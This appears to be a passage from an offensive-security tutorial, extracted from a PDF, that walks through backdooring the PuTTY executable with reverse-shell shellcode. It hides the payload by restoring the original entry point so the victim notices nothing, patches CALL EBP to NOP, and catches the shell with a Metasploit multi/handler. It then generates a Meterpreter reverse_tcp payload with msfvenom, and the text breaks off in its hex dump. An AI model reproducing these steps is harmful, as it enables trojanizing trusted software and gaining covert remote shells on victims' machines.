
Select the updated assembly code, and copy it to executable.




Save the updated version of the executable save as puuty3.exe (overwritten, not compulsory).




Copy the next three statements which represent original entry point of the putty2.exe and store in the notepad for future use.




After the payload, we need to place the original entry point of the putty2.exe, so that the victim couldn't know that something fishy is being going on.






Here we have inserted the original entry point of the puutty.exe so that after the run of shellcode counter can return back to original executable scenario.


Replace CALL EBP at the end of shellcode with NOP to remove the restriction of matching the EBP value, or we can replace it with difference in ESP caused because of shellcode (ADD EBP,\$DIFF).



Save the updated assembly to the new executable putty3.1.exe.



We have a Windows executable ready to go. Now, we will use multi/handler, which is a stub that handles exploits launched outside of the framework.



root@kali: ~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):


Name Current Setting Required Description
---- ----- -----

Exploit target:

Id Name
-- --
0 Wildcard Target

msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > [green prompt]

When using the exploit/multi/handler module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.



--
0 Wildcard Target

msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description
---- ----- -----

Payload options (windows/shell/reverse_tcp):

Name Current Setting Required Description
---- ----- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Wildcard Target

msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) > [green prompt]

```
root@kali: ~
msf exploit(multi/handler) > set LHOST 192.168.1.64
LHOST => 192.168.1.64
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name   Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/shell/reverse_tcp):
Name   Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.1.64    yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port


Exploit target:
Id  Name
--  --
0  Wildcard Target

msf exploit(multi/handler) > [green]
```

Now that we have everything set up and ready to go, we run exploit for the multi/handler and execute our generated executable on the victim. The multi/handler handles the exploit for us and presents us our shell.


```
root@kali: ~
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.64:4444
[green]
```

When we run the putty3.1.exe, it provides us the shell with the user that has been currently logged in, and then opens up the application.



3. METERPRETER REVERSE TCP SHELL PAYLOAD

After preprocessing the putty4.exe just like putty2.exe above.



CREATION OF PAYLOAD

We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this, we will use the command line tool msfvenom. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw.

We'll generate a Windows reverse shell executable that will connect back to us on port 4444 and ip 192.168.1.64.

```
root@kali: ~
[!] login as: root
[!] root@192.168.1.64's password:
Last login: Sun Apr 11 23:47:03 2021 from 192.168.1.65

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali: ~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.64 LPORT=4444 R>meterpreter_reverse_bind
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes

root@kali: ~#
```

Using the tool xxd, we are going to create a hex dump of a given file.
-u flag is to display hex format of file in capitals letters.

```
root@kali: ~# xxd -u meterpreter_reverse_bind
00000000: FCE8 8200 0000 6089 E531 C064 8B50 308B .....`..1.d.PO.
